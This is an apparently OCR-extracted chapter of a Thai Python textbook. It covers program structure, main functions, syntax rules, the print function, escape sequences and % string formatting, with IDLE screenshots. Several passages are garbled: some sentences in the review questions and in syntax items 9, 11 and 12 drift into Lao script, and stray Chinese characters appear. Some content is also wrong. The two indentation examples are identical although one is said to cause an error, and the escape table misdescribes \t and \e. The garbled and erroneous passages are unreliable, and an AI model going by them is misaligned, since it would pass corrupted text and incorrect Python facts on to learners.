3. ไพธอน IDLE มีหน้าที่ใช้ทำอะไร
4. จ芻หาผลลัพธ์ต่อไปนี้ใน Python shell คือ  $6 + 25 / 30 * 5$
5. ไพธอนมีนามสกุลอะไร
6. อธิบายวิธีการสั่งรันไพธอนที่เขียนด้วย IDLE
7. อธิบายวิธีการสั่งรันไพธอนที่เขียนด้วย MS-DOS prompt
8. Pip คืออะไร และทำงานที่อย่างไรบ้าง
9. ให้ติดตั้งและถอนการติดตั้งโปรแกรมซึ่งว่า numpy ด้วยคำสั่ง pip
10. Google colab คือ อะไร และทำงานที่อะไร

11. ອີເມວໄປ້ຍໍ່ນັ້ນຕອນການໃຊ້ງານ google colab ວ່າມີໍ້ນັ້ນຕອນອຍ່າງໄຮບ້າງ





## โครงสร้างภาพรวมสำหรับการเขียนโปรแกรม Python



## บทที่ 3

### โครงสร้างการเขียนโปรแกรมไพธอน (Python programming structure)

ในบทนี้ จะกล่าวถึงโครงสร้างการเขียนโปรแกรมภาษาไพธอน ໄวยกรณ์ และคำสั่งเบื้องต้นที่จำเป็นต่อการเขียนโปรแกรมสำหรับผู้เริ่มต้น ดังนี้

#### 1. โครงสร้างการเขียนโปรแกรมไพธอน

โดยปกติโครงสร้างของภาษาโปรแกรมทั่ว ๆ ไป จะเริ่มจากฟังก์ชันหลัก ที่เรียกว่า Main function เช่น สมมติว่าอย่างในโปรแกรมภาษา C เช่น

```
void doit ( int x ) { x = 5; }
int main ( ) {
    int z = 27;
    doit(z);
    printf('z is now %d\n', z);
    return 0; }
```

จากตัวอย่างโปรแกรมภาษา C จะมีฟังก์ชัน main เป็นฟังก์ชันที่ทำหน้าที่ควบคุมการทำงานของคำสั่งและฟังก์ชันย่อยต่าง ๆ ภายในโปรแกรม เช่น แต่สำหรับไพธอนไม่จำเป็นต้องมีฟังก์ชัน main ก็ได้ เนื่องจากไพธอนมองว่าฟังก์ชัน main เป็นเพียงฟังก์ชันธรรมดาทั่ว ๆ ไป ไม่ได้มีความหมายเหมือนอย่างในภาษาระดับสูงอื่น ๆ แต่ถ้าผู้เขียนโปรแกรมต้องการใช้งานฟังก์ชัน main ก็สามารถทำได้ ตามໄวยกรณ์ดังแสดงในรูปที่ 3.1

#### โครงสร้างการเขียนโปรแกรมไพธอน

บรรทัดที่ 1 ข้อความที่อยู่หลังสัญลักษณ์ # คือ คำอธิบายการทำงานของโปรแกรม (Comment) โดยข้อความดังกล่าวจะไม่ถูกประมวลผลจากตัวแปลภาษา

บรรทัดที่ 2 เป็นการประกาศให้เอดดิเตอร์คนหาตัวเปลี่ยนภาษาไฟล์เพื่อ通知ว่า เก็บอยู่ในไดเรกทอรีเดียวกับบัญชีพิวเตอร์

```

Test_struct.py - C:/Users/Phat/AppData/Local/Programs/Python/Python39/Python/Test_struct.py (3.9.5)
File Edit Format Run Options Window Help
1 #The Python programming structure << การคอมเมนต์
2 #!/usr/bin/python << การประกาศตัวเปลี่ยนภาษา
3
4 import sys, getopt << นำเข้าไลบรารีหรือคลาสของไฟล์มาใช้งาน
5
6
7 def display( ): << ประกาศฟังก์ชันงาน
8     print("Python programming")
9
10 def main( ): <<< พังก์ชัน main
11     print("I'm the Main function")
12     display( )
13
14
15 if __name__ == "__main__":
16     main( ) << การเรียกใช้ฟังก์ชัน main
17

```

Ln: 17 Col: 0

รูปที่ 3.1 แสดงโครงสร้างการเขียนโปรแกรมไฟล์

บรรทัดที่ 4 คือ การนำไลบรารีจากไฟล์โมดูลอื่น ๆ เข้ามาใช้งานในโปรแกรมที่เขียนขึ้น

บรรทัดที่ 7 คือ การประกาศฟังก์ชันของไฟล์

บรรทัดที่ 10 คือ การประกาศฟังก์ชันหลักของไฟล์ ซึ่งจะมีหรือไม่มีก็ได้

บรรทัดที่ 15 คือ เงื่อนไขการเรียกใช้ฟังก์ชันหลัก ซึ่งไม่จำเป็นต้องมีก็ได้ จากที่กล่าวมาแล้วว่าไฟล์ไม่จำเป็นต้องประกาศฟังก์ชันหลักก็สามารถทำงานได้ (เลียนแบบภาษาสคริปต์ เช่น ลินุกซ์สคริปต์) ดังนั้นจากตัวอย่างในรูปที่ 3.1 สามารถแก้ไข โดยการลบฟังก์ชันหลักออกจากโปรแกรม แต่การทำงานยังคงได้ผลลัพธ์เหมือนเดิมและยังทำให้จำนวนบรรทัดของโปรแกรมสั้นลงด้วย แสดงดังในรูปที่ 3.2

```

1 #The Python programming structure
2 #!/usr/bin/python
3
4 import sys, getopt
5
6 def display( ):
7     print("Python programming")
8
9 display( )
10

```

Ln: 5 Col: 0

รูปที่ 3.2 โปรแกรมไพธอนที่ปราศจากฟังก์ชันหลัก

## 2. ไวยกรณ์พื้นฐานสำคัญที่ควรจดจำ (Important basic syntax)

ไวยกรณ์ต่าง ๆ ที่จะกล่าวต่อไปนี้ ขอให้ผู้อ่านจดจำและห้องให้ขึ้นใจ เพราะมันจะทำให้อุปสรรคในการเขียนโปรแกรมลดน้อยลงมาก

- Case sensitivity:** การตั้งชื่อตัวแปร ตัวใหญ่และตัวเล็กถือว่าเป็นคนละตัวแปรกัน เช่น Number และ number ไม่ใช่ตัวแปรตัวเดียวกัน
- Space and tabs don't mix:** ไพธอนมองว่า space และ tabs มีความหมายไม่เหมือนกัน ดังนั้นเวลาเขียนโปรแกรม อย่าผสมระหว่าง space และ tabs เข้าด้วยกันให้เลือกเอาอย่างเดียวเท่านั้น
- Objects (วัตถุ หรือเรียกทับศัพท์ว่า อ็อปเจ็คต์):** ไพธอนถูกสร้างขึ้นภายใต้แนวคิดการโปรแกรมเชิงวัตถุ ดังนั้นมีผู้อ่านเรียกใช้งานคลาสได้ ๆ ก็ตามถือว่าเป็นวัตถุตามแนวความคิดแบบโปรแกรมเชิงวัตถุ (การโปรแกรมเชิงวัตถุจะกล่าวในบทที่ 11) ดังนั้nmีได้ก็ตามที่มีการสร้างวัตถุและต้องการเข้าถึงแอทริบิวต์ (Attribute) หรือฟังก์ชัน (Function) ได้ ๆ ในวัตถุต้องใช้ “.” และตามด้วยเครื่องหมาย ( ) เพื่อหาอย่างถึงตัวแปรไม่ต้องมี ( ) เช่น เมื่อต้องการ


เปลี่ยนค่าสตริง ‘Pop’ ให้เป็นตัวอักษรตัวใหญ่ทั้งหมด ทำได้โดยการเรียกใช้คลาส `upper` ในไลบรารีของไพธอน เช่น `‘Pop’.upper()`

4. **Scope:** ในการพัฒนาโปรแกรมขนาดใหญ่ ที่มีโปรแกรมเมอร์มากกว่า 1 คน อาจจะประสบปัญหาเรื่องการประกาศตัวแปรที่ซ้ำกันได้ ดังนี้เพื่อให้การเข้าถึงและใช้งานตัวแปรเป็นไปอย่างถูกต้องโดยไม่มีข้อผิดพลาด แนะนำให้ผู้เขียนโปรแกรมใช้งานในลักษณะของฟังก์ชันจะดีกว่า โดยมีการส่งค่าตัวแปรไปในฟังก์ชันและคืนค่าที่คำนวนเรียบร้อยแล้วกลับมา จะไม่ทำให้ประสบปัญหาเรื่องของการอ้างตัวแปรดังที่กล่าวมานี้แล้ว

5. **Namespaces:** คือ พื้นที่ที่ใช้เก็บตัวแปรของระบบที่สร้างไว้ให้ โดยที่เรามีรูป และตัวแปรต่าง ๆ ที่เราสร้างขึ้นมาทีหลัง เราสามารถขอดูข้อมูลที่เก็บอยู่ใน Namespaces (รูปที่ 3.3) ได้โดยใช้คำสั่ง `dir()` ซึ่งเป็น built-in function ที่มีอยู่ในไพธอน ถ้าเรายังไม่ได้ประกาศตัวแปร หรือฟังก์ชันใด ๆ ในโปรแกรมจะปรากฏรายการของตัวแปรที่ระบบสร้างไว้ให้โดยอัตโนมัติ 6 ตัวคือ `'__builtins__', '__doc__'`, `'__file__'`, `'__loader__'`, `'__name__'`, `'__package__'` ถ้าต้องการดูประเภทของตัวแปรเหล่านี้ว่าเป็นชนิดอะไร สามารถเรียกดูได้โดยใช้คำสั่ง `type()` เช่น `type(__builtins__)` ชนิดของตัวแปรที่ปรากฏคือ `<class 'module'>` หรือ `type(__doc__)` ชนิดของตัวแปรที่ปรากฏคือ `<class 'NoneType'>` เมื่อตัวแปรเป็นชนิด `module` เราสามารถดูข้อมูลภายในโมดูลเหล่านี้ได้ด้วยคำสั่ง `dir()` เช่น `dir(__builtins__)` ผลที่ได้ คือ ชื่อของฟังก์ชัน หรือคลาสที่อยู่ภายในทั้งหมดอยู่ใน ดังนี้ `['ArithError', 'AssertionError', 'AttributeError', ..., 'zip']` ในแต่ละ Namespaces เปรียบเสมือนเป็นคลัง หรือตู้คุณเห็นเนอร์สำหรับเก็บข้อมูลต่าง ๆ ลงไป ดังนั้นแต่ละโปรแกรมจะถูกเก็บแยกออกจากกันโดยอิสระ อาจเรียก Namespaces ว่าเหมือนกับ scope ก็ได้ เมื่อได้ก็ตามที่เราสร้างตัวแปร หรือฟังก์ชัน ตัวแปรที่สร้างขึ้นก็จะถูกเก็บอยู่ในพื้นที่ของ Namespaces ทั้งหมด เมื่อเราทำการนำเข้าคลาสได้ ๆ เข้ามาใช้งานในโปรแกรมโดยการใช้ `import` คลาสต่าง ๆ เหล่านั้นก็จะมาปรากฏใน Namespaces ด้วย เช่น `import math` จากนั้นเมื่อใช้คำสั่ง `dir()` ผลลัพธ์ที่ได้ คือ `['__builtins__', '__doc__'`,

### บทที่ 3:- โครงสร้างการเขียนโปรแกรม Python

'\_\_loader\_\_', '\_\_name\_\_', '\_\_package\_\_', 'math', 'x'] ถ้าผู้เขียนโปรแกรมต้องการทราบรายละเอียดของฟังก์ชัน หรือเมธอด (Method) ในคลาส math ให้ใช้คำสั่ง dir(math) ถ้าผู้เขียนโปรแกรมต้องการทราบการทำงานในแต่ละฟังก์ชันของ math ว่าทำงานอย่างไร สามารถทำได้โดยใช้ฟังก์ชัน print ตามด้วยชื่อคลาส.เมธอด เช่น print(math.pow) หรือ print(math.pi) เป็นต้น



รูปที่ 3.3 แสดง Namespace

6. colons: ไฟลอนตัดเครื่องหมายแสดงขอบเขตของข้อมูล { } ทึ่งไปแล้วใช้ : รวมกับการเขียนโปรแกรมด้วยการย่อหน้าแทน โดยเริ่มจากคอลัมน์ที่ 1 เช่นอดังนี้อย่าลืม : หลังคำสั่ง if, for, while, def เป็นอันขาด
7. Blank lines: เมื่อจำเป็นต้องเขียนคำสั่งที่มีความยาวมาก ๆ ไม่สามารถแสดงได้หมดภายใน 1 บรรทัด ให้ใช้เครื่องหมาย \ ตามด้วย enter เช่น

```
print ('This is a really long lines \
but we can make it across \
multiple lines')
```

หรือ

```
x = 4 * 5 - 5 + \
    6 + 8 \
    + 5 % 2
print(x)
```

8. Lines and Indentation: ไฟรอนໄเม่ใช้เครื่องหมาย { } ในการกำหนดขอบเขต เมื่อันในภาษาซี ไฟรอนใช้การเยี้ยง หรืออยู่หน้าแทน ดังนั้นผู้เขียนโปรแกรมจะต้องระวังการเยี้ยงหน้าให้ดี สังเกตจากตัวอย่างต่อไปนี้

```
#Example 1:
if True:
    print("True")
else:
    print("Answer")
    print("False")
```

โปรแกรมตัวอย่างที่ 1


```
#Example 2:
if True:
    print("True")
else:
    print("Answer")
    print("False")
```

โปรแกรมตัวอย่างที่ 2

ในโปรแกรมตัวอย่างที่ 1 จะไม่เกิดข้อผิดพลาด เพราะว่าคำสั่งหลัง else ย่อหนาตรงกัน ส่วนโปรแกรมตัวอย่างที่ 2 จะเกิดข้อผิดพลาดขึ้น เพราะว่าคำสั่งหลัง else ย่อหน้าไม่ตรงกันนั่นเอง

9. Multi-line statements: ไฟรอนสามารถเชื่อมโยงค่าในตัวແປຣເຫຼື່ດ້ວຍກັນໄດ້ ແມ່ວ່າຈະໄມ້ໄດ້ເຂີຍໃຫ້ຢູ່ກາຍໃນບຣທັດເດີຍກັນ ໂດຍໃຫ້ເຄີຍອງໝາຍ \ ເພື່ອເຂີຍມຄ່າໃນຕັ້ງແປຣ ແນ

บทที่ 3:- โครงสร้างการเขียนโปรแกรมไพธอน



The screenshot shows two windows from the Python IDLE environment. The top window is titled 'test3.py' and contains the following Python code:

```

1 item_one = "one"
2 item_two = "two"
3 item_three = "three"
4 total = item_one + \
5     item_two + \
6     item_three
7
8 print(total)
9
10

```


The bottom window is titled 'IDLE Shell 3.9.5' and shows the output of running the script:

```

IDLE Shell 3.9.5
File Edit Shell Debug Options Window Help
Ln: 20 Col: 20
ms/Python/Python39/Python/test3.py
onetwothree
>>>
Ln: 21 Col: 4

```

สำหรับข้อมูลในเครื่องหมาย [ ], { } หรือ ( ) ไม่จำเป็นต้องใช้เครื่องหมาย \ เช่น



The screenshot shows two windows from the Python IDLE environment. The top window is titled 'test4.py' and contains the following Python code:

```

1 days = ['Monday', 'Tuesday', 'Wednesday',
2         'Thursday', 'Friday']
3
4 print(days)
5

```

The bottom window is titled 'IDLE Shell 3.9.5' and shows the output of running the script:

```

IDLE Shell 3.9.5
File Edit Shell Debug Options Window Help
Ln: 24 Col: 4 Col: 0
= RESTART: C:/Users/Phat/AppData/Local/Programs/Python/Python39/Python/test4.py
[ 'Monday', 'Tuesday', 'Wednesday', 'Thursday', 'Friday']
>>> |
Ln: 25 Col: 0

```

10. Quotation in Python: ไพธอนใช้เครื่องหมาย ' (Single quote), " (Double quote) ในการแสดงค่าของสตริง แต่เครื่องหมาย """ (Triple quote) สามารถใช้เชื่อมต่อสตริงแบบหลาย ๆ บรรทัดได้ เช่น

The screenshot shows two windows from the Python IDLE environment. The top window is titled 'test5.py' and contains the following Python code:

```

1 word = 'word'
2 sentence = "This is a sentence."
3 paragraph = """This is a paragraph. It is
4     made up of multiple lines and sentences."""
5
6 print(paragraph)
7

```

The bottom window is titled 'IDLE Shell 3.9.5' and displays the output of the code execution:

```

This is a paragraph. It is
    made up of multiple lines and sentences.
>>> |

```

Both windows have standard Windows-style title bars and toolbars.

11. Waiting for the user: บ່ອຍຄຮັ້ງທີ່ຜູ້ເຂົ້ານໂປຣແກຣມຕ້ອງການໃຫ້ໂປຣແກຣມຫຍຸດຮອກອນໂປຣແກຣມທຳການເສີ່ງ ໂດຍເຊື້ນຂໍ້ຄວາມວ່າ “Press the enter key to exit.” ສາມາດໃຫ້ ແກ້ກ ໄສໄວກອນຂໍ້ຄວາມ ດັ່ງນີ້

The screenshot shows two windows from the Python IDLE environment. The top window is titled 'test6.py' and contains the following Python code:

```

1 input("\n\nPress the enter key to exit.")
2

```

The bottom window is titled 'IDLE Shell 3.9.5\*' and displays the output of the code execution:

```

Press the enter key to exit.|

```

Both windows have standard Windows-style title bars and toolbars.

12. Multiple statements on a single line: ຜູ້ເຂົ້ານໂປຣແກຣມສາມາດໃຫ້ເຄີ່ງອໝາຍ ; ເພື່ອສ້າງໃຫ້ສາມາດຮັນຫລາຍ ຖ ຄຳສັ່ງໃນປຽບທັດເຕີຍວກັນໄດ້

### บทที่ 3:- โครงสร้างการเขียนโปรแกรมไพธอน

```
test7.py - C:/Users/Phat/AppData/Local/Programs/Python/Python39/Pyth...
File Edit Format Run Options Window Help
1 import sys; x = 'Python'; sys.stdout.write(x + '\n')
2

IDLE Shell 3.9.5
File Edit Shell Debug Options Window Help
= RESTART: C:/Users/Phat/AppData/Local/Programs/Python/Python39/Python/test7.py
Python
>>>
Ln: 10 Col: 4
```

### 3. แสดงผลลัพธ์ด้วยคำสั่งพิมพ์ (Print command)

สำหรับผู้ที่เริ่มต้นฝึกการเขียนโปรแกรม คำสั่งแรกที่ควรจะทำความเข้าใจ คือคำสั่งการพิมพ์ข้อมูลอุปกรณ์ทางจอกภาพ (print) เพราะเป็นคำสั่งที่ช่วยทดสอบผลลัพธ์ในการประมวลผลของโปรแกรม คำสั่ง print เป็นฟังก์ชันชนิด built-in ซึ่งทำหน้าที่ 2 อย่างคือ

- 1) ทำหน้าที่แปลง Object ไปเป็นสตริง และ
- 2) พิมพ์ข้อความหรือสายอักขระ (สตริง) อุปกรณ์ทางจอกภาพ (Standard output)

ทดสอบฟังก์ชัน print

```
print ()          #สั่งให้ขึ้นบรรทัดใหม่ (new line หรือ \n)
```

สตริงในภาษาไพธอนจะอยู่ภายใต้เครื่องหมาย '' หรือ "" ซึ่งสามารถใช้แทนกันได้ และใช้งานได้ยืดหยุ่น เช่น ถ้าผู้เขียนโปรแกรมต้องการพิมพ์ข้อความที่มี ' ' อยู่ในสตริง สามารถใช้ " " ครอบสตริงที่อยู่ด้านในแทน (Nesting Quotes) เช่น ต้องการพิมพ์ข้อความว่า Hi Dad, Isn't it lovely? และ I said, "Hi" คำสั่งในการพิมพ์ คือ

```
print ("Hi Dad", "Isn't it lovely?", ' I said, "Hi".')
ผลลัพธ์

      Hi Dad Isn't it lovely? I said, "Hi".
>>>
```

เมื่อต้องการพิมพ์ข้อความเดิมซ้ำ ๆ และติดกัน สามารถใช้สัญลักษณ์ \* และตามด้วยจำนวนที่ต้องการทำซ้ำ (Repetition Symbol) ได้ เช่น

```
print ("Hello!" * 5)
ผลลัพธ์

Hello!Hello!Hello!Hello!Hello!
>>>
```

ถ้าต้องการพิมพ์ข้อมูลแบบหลายบรรทัดพร้อม ๆ กัน ให้ใช้เครื่องหมาย ; รวมกับคำสั่ง print

```
print ("this should be"); print ("on the same line");
ผลลัพธ์

this should be
on the same line
>>>
```

การพิมพ์ข้อมูลในตัวแปรแบบสตริง ใช้เครื่องหมาย , แล้วตามด้วยตัวแปรที่ต้องการจะพิมพ์ เช่น

```
String = "Python programming."
print ('My subject is ',String)
ผลลัพธ์

My subject is Python programming.
>>>
```

การเชื่อมต่อสตริงเข้าด้วยกันให้ใช้สัญลักษณ์ + เช่น

```
String = 'My subject is ' + "Python programming " + "language"
print ('My subject is ',String)
ผลลัพธ์

My subject is My subject is Python programming language
>>>
```

เมื่อต้องการพิมพ์ข้อความที่มีความยาวมากกว่า 1 บรรทัด ให้ใช้เครื่องหมาย \ (Escape) หรือถ้าต้องการให้ขึ้นหน้าใหม่ด้วย สามารถใช้ \n รวมด้วยได้ คล้ายกับภาษา C เช่น

## บทที่ 3:- โครงสร้างการเขียนโปรแกรมไพธอน

```
Hello = ("This is a rather long string containing\n\
           several lines of text just as you would do in C.\n\
           Note that whitespace at the beginning of the line is\
           significant.")
print (Hello)
```

ผลลัพธ์



```
This is a rather long string containing
           several lines of text just as you would do in C.
           Note that whitespace at the beginning of the line is significant.
```

&gt;&gt;&gt;

ถ้าไม่ต้องการใช้สัญลักษณ์ \ ในการพิมพ์คำสั่งหลาย ๑ บรรทัด สามารถใช้ """ (Triple-quotes) แทนได้ เช่น

```
print ("""Usage: thingy [OPTIONS]
          -h                  Display this usage message
          -H hostname        Hostname to connect to """)
```

ผลลัพธ์



```
Usage: thingy [OPTIONS]
          -h                  Display this usage message
          -H hostname        Hostname to connect to
```

&gt;&gt;&gt;

สตริงสามารถเชื่อมต่อกันได้ในหลายรูปแบบ อีกแบบหนึ่งซึ่งทำได้ง่าย คือ การนำเอาสตริงมาต่อกันโดยตรง เช่น

```
str = 'Python' " is glue " 'language.'
print (str)
```

ผลลัพธ์



```
Python is glue language.
```

&gt;&gt;&gt;

สำหรับการคำนวณทางคณิตศาสตร์ สามารถสั่งพิมพ์ได้โดยตรง หรือผ่านตัวเปรียบได้

```
print (5.0 * 2 - 25 % 4)
mkg = 20
mass_stone = mkg * 2.2 / 14
print("Your weight is ", mass_stone, "stone.")
```

ผลลัพธ์



```
9.0
Your weight is  3.142857142857143 stone.
```

&gt;&gt;&gt;

ผู้เขียนโปรแกรมสามารถพิมพ์ค่าของตัวแปรต่าง ๆ ได้ โดยใช้สัญลักษณ์  $\text{+}$  (concatenation symbol) ด้านหลัง หรือด้านหน้าข้อความได้ เช่น  $x = 8.5, y = 15$

```
x = 8.5; y = 15
print(x, "Test printing by using Concatenation ",y)
```

ผลลัพธ์



8.5 Test printing by using Concatenation 15

>>>

### การพิมพ์สตริงหรือสายอักขระ (String)

สายอักขระหรือสตริง (String) คือ การเรียงต่อกันของอักขรหลาย ๆ ตัว เข้าด้วยกัน เช่น สายอักขระ "Hello" ประกอบขึ้นมาจากการตัวอักษร 'H', 'e', 'l', 'l', 'o' โดยปกติตัวอักขรจะเขียนอยู่ในเครื่องหมาย ' และสายอักขระอยู่ภายใต้เครื่องหมาย " แต่เพื่อจะใช้เครื่องหมายทั้งสองแทนกันได้ ผู้เขียนโปรแกรมสามารถควบคุมการทำงานของสตริงด้วยคำสั่ง print เพื่อให้มีลักษณ์พิเศษเพิ่มยิ่งขึ้นได้ เช่น ขึ้นบรรทัดใหม่ การแท็บข้อความ (Tab) หรือ backspace เป็นต้น โดยใช้คำสั่ง Escape sequences ทำงานร่วมกับเครื่องหมาย ' หรือ " สำหรับรหัสคำสั่ง Escape แสดงในตารางที่ 3.1

### ตัวอย่างการใช้ Escape sequences

```
print("Example Heading\n\nFollowed by a line\nor two of text\n...
... \tName\n\tRace\n\tGender\nDon't forget to escape '\\\\'.")
```

ผลลัพธ์



Example Heading

Followed by a line  
or two of text

... Name

Race

Gender

Don't forget to escape '\\\\'.

>>>

### บทที่ 3:- โครงสร้างการเขียนโปรแกรมไพธอน

จากตัวอย่าง หลังข้อความ Example Heading ใช้เครื่องหมาย \ กดซึ่งสั่งให้ขีนบรรทัดใหม่ 2 บรรทัด ก่อนจบบรรทัดแรกใช้เครื่องหมาย \ ซึ่งหมายถึง ข้อความยังไม่สิ้นสุด (มีข้อความเรียงต่อกันมากกว่า 1 บรรทัด) ก่อนหน้าคำว่า Name ใช้เครื่องหมาย \t เพื่อย่อหน้า 1 เทป หลังข้อความ Don ใช้เครื่องหมาย \' เพื่อพิมพ์สัญลักษณ์ ' ให้กลายเป็นข้อความ Don't และก่อนสิ้นสุดคำสั่ง จะพิมพ์สัญลักษณ์ ' โดยใช้กลุ่มของ Escape คือ \' และพิมพ์สัญลักษณ์ \ ด้วยใช้สัญลักษณ์ \\ เป็นต้น

#### ตารางที่ 3.1 Escaping sequences

Escape sequence	ความหมาย
\ (Backslash)	ไม่สนใจ (Ignored) หรือต้องการพิมพ์คำสั่งเดียวกันหลาย ๆ
\\" (Double backslash)	พิมพ์เครื่องหมาย \ ออกรอภาพ
\' (Single quote)	พิมพ์เครื่องหมาย ' ออกรอภาพ
\\" (Double quote)	พิมพ์เครื่องหมาย " ออกรอภาพ
\n (Newline: LF)	ขีนบรรทัดใหม่ 1 บรรทัด
\r (Carriage return: CR)	เลื่อนเคอเซอร์ไปทางซ้ายเมื่อสุดของบรรทัด
\t (Tab)	ตั้งแท็บในแนวตั้ง
\v (Vertical tab: VT)	ตั้งแท็บในแนวตั้ง
\e (Escape character: ESC)	คำสั่งให้ยกเลิกคำสั่งสุดท้าย
\f (Formfeed: FF)	ขีนหน้าใหม่
\b (Backspace)	เลื่อนเคอเซอร์ไปลบตัวอักษรทางซ้ายเมื่อหนึ่งตัวอักษร
\a (Bell: BEL)	สั่งให้เสียงกระดิ่งดังออกลำโพงหนึ่งครั้ง

#### การแปลงรูปแบบสตริง (String formatting conversion)

ในบางกรณีการแสดงผลสตริง ไม่สะดวกที่จะใช้เครื่องหมาย +, "", หรือ , ในการเชื่อมต่อ ดังนี้ ผู้เขียนโปรแกรมสามารถใช้เครื่องหมาย % (string formatting operator) ตามด้วยชนิดข้อมูล เช่น %s, %d (คล้าย printf ของภาษาซี) เป็นต้น เข้ามาช่วยในการนำค่าข้อมูลของตัวแปรออกมาระดับผลรวมกับคำสั่ง print ได้ ทำให้การแสดงผลข้อมูลมีความยืดหยุ่นมากขึ้น เช่น

```
Subject = "Python language"
print("I like to study the %s. " %Subject)
ผลลัพธ์

I like to study the Python language.
>>>
```

จากตัวอย่าง ตัวแปร `Subject` เก็บข้อมูลชนิดสตริง คือ "Python language" ไว้ เมื่อใช้คำสั่ง `print` และตามด้วย `%s` (พิมพ์ข้อมูลชนิดสตริง) โปรแกรมจะรู้โดยอัตโนมัติทันทีว่าจะต้องนำค่าของข้อมูลในตัวแปร `Subject` มาแสดงผลตรงตำแหน่ง `%s` ซึ่งเป็นการเชื่อมสตริงระหว่าง "I like to study the" กับ "Python language" เข้าด้วยกัน สำหรับสัญลักษณ์ที่ใช้ในการแปลงสายอักขระหรือสตริงเป็นข้อมูลชนิดต่าง ๆ แสดงดังในตารางที่ 3.2

ตารางที่ 3.2 String formatting operator

Conversion Type	ความหมาย
<code>%d, %i</code>	เลขจำนวนเต็มแบบมีเครื่องหมาย เช่น 10, -5, 0
<code>%u</code>	เลขจำนวนเต็มแบบไม่มีเครื่องหมาย เช่น 0, 100, 1024
<code>%o</code>	เลขฐานแปดแบบไม่มีเครื่องหมาย เช่น 0, 1, 2, 3, 4, 5, 6, 7
<code>%x</code>	เลขฐานสิบหกแบบไม่มีเครื่องหมายและอักษรตัวเล็ก เช่น 1, a, c
<code>%X</code>	เลขฐานสิบหกแบบไม่มีเครื่องหมายและอักษรตัวใหญ่ เช่น 1, A, C
<code>%e</code>	เลขยกกำลัง และอักษรตัวเล็ก เช่น 1.000000e+06
<code>%E</code>	เลขยกกำลัง และอักษรตัวใหญ่ เช่น 1.000000E+06
<code>%f, %F</code>	เลขทศนิยม เช่น 3000.000000, -3.500000
